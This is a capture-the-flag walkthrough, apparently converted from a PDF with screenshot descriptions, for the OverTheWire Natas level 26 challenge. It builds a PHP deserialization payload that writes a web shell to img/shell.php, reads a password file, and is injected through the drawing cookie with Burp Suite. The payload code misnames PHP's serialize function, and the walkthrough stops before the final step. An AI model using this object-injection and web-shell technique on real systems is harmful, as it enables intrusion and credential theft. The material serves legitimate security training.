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
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Username: natas27

URL: <http://natas27.natas.labs.overthewire.org>


Trying some input values to see what happens:

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Its not that much useful so go to **View sourcecode**:

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```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas26", "pass": "<censored>" };</script></head>
<body>
<?php
    // sry, this is ugly as hell.
    // cheers kaliman ;
    // - morla

    class Logger{
        private $logFile;
        private $initMsg;
        private $exitMsg;

        function __construct($file){
            // initialise variables
            $this->initMsg="#--session started--#\n";
            $this->exitMsg="#--session end--#\n";
            $this->logFile = "/tmp/natas26_" . $file . ".log";

            // write initial message
            $fd=fopen($this->logFile,"a+");
            fwrite($fd,$this->initMsg);
            fclose($fd);
        }


        function log($msg){
            $fd=fopen($this->logFile,"a+");
            fwrite($fd,$msg."\n");
            fclose($fd);
        }
    }

```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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The screenshot shows a Kali Linux VM running in VMware Workstation. The Firefox browser is open to the URL natas26.natas.labs.overthewire.org/index-source.html. The page content is the source code of a PHP script, which includes HTML for a drawing form and PHP logic for handling the form submission and generating a PNG image.

```
// create new array
$drawing=array();
}

$drawing[]=$new_object;
setcookie("drawing",base64_encode(serialize($drawing)));
?

<h1>natas26</h1>
<div id="content">

Draw a line:<br>
<form name="input" method="get">
X1<input type="text" name="x1" size=2>
Y1<input type="text" name="y1" size=2>
X2<input type="text" name="x2" size=2>
Y2<input type="text" name="y2" size=2>
<input type="submit" value="DRAW!">
</form>

<?php
    session_start();

    if (array_key_exists("drawing", $_COOKIE) ||
        (array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&
         array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET))){
        $imgfile="img/natas26_" . session_id() . ".png";
        drawImage($imgfile);
        showImage($imgfile);
        storeData();
    }

?

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Unserialize: use to get php code from serialize version


Using this php code we get the serialize form of the object:

```
<!DOCTYPE html>
<html>
<body>

<?php
```

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```
class Logger {  
    private $logFile;  
    private $initMsg;  
    private $exitMsg;  
  
    public function __construct() {  
        $this->initMsg = "XYZ";  
        $this->exitMsg = "<?php passthru('cat /etc/natas_webpass/natas27');?>\n\n";  
        $this->logFile = "img/shell.php";  
    }  
}  
  
$object = new Logger();  
echo urlencode(base64_encode(serialized($object)));  
?>  
  
</body>  
</html>
```




The screenshot shows a web-based code editor interface. At the top, there are icons for file, edit, and run, followed by a green 'Run' button and a status message 'Result Size: 443 x 619'. To the right of the run button is a button labeled 'Get your server'. The main area contains a block of PHP code. On the right side of the code, the output of the code execution is displayed in a red-bordered box. The output consists of a single line of encoded data: Tzo2OiJMb2dnZXIiOjM6e3M6MTU6IgBMb2dnZXIAbG9nRm.

```
<!DOCTYPE html>  
<html>  
<body>  
  
<?php  
class Logger {  
    private $logFile;  
    private $initMsg;  
    private $exitMsg;  
  
    public function __construct() {  
        $this->initMsg = "XYZ";  
        $this->exitMsg = "<?php passthru('cat /etc/natas_webpass/natas27');?>\n\n";  
        $this->logFile = "img/shell.php";  
    }  
}  
  
$object = new Logger();  
echo urlencode(base64_encode(serialized($object)));  
?>  
  
</body>  
</html>
```

Now we will paste it in a drawing cookie using burp suit. Replacing the already present value with this value that we got as output of php:

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Replace it with the value found in output:

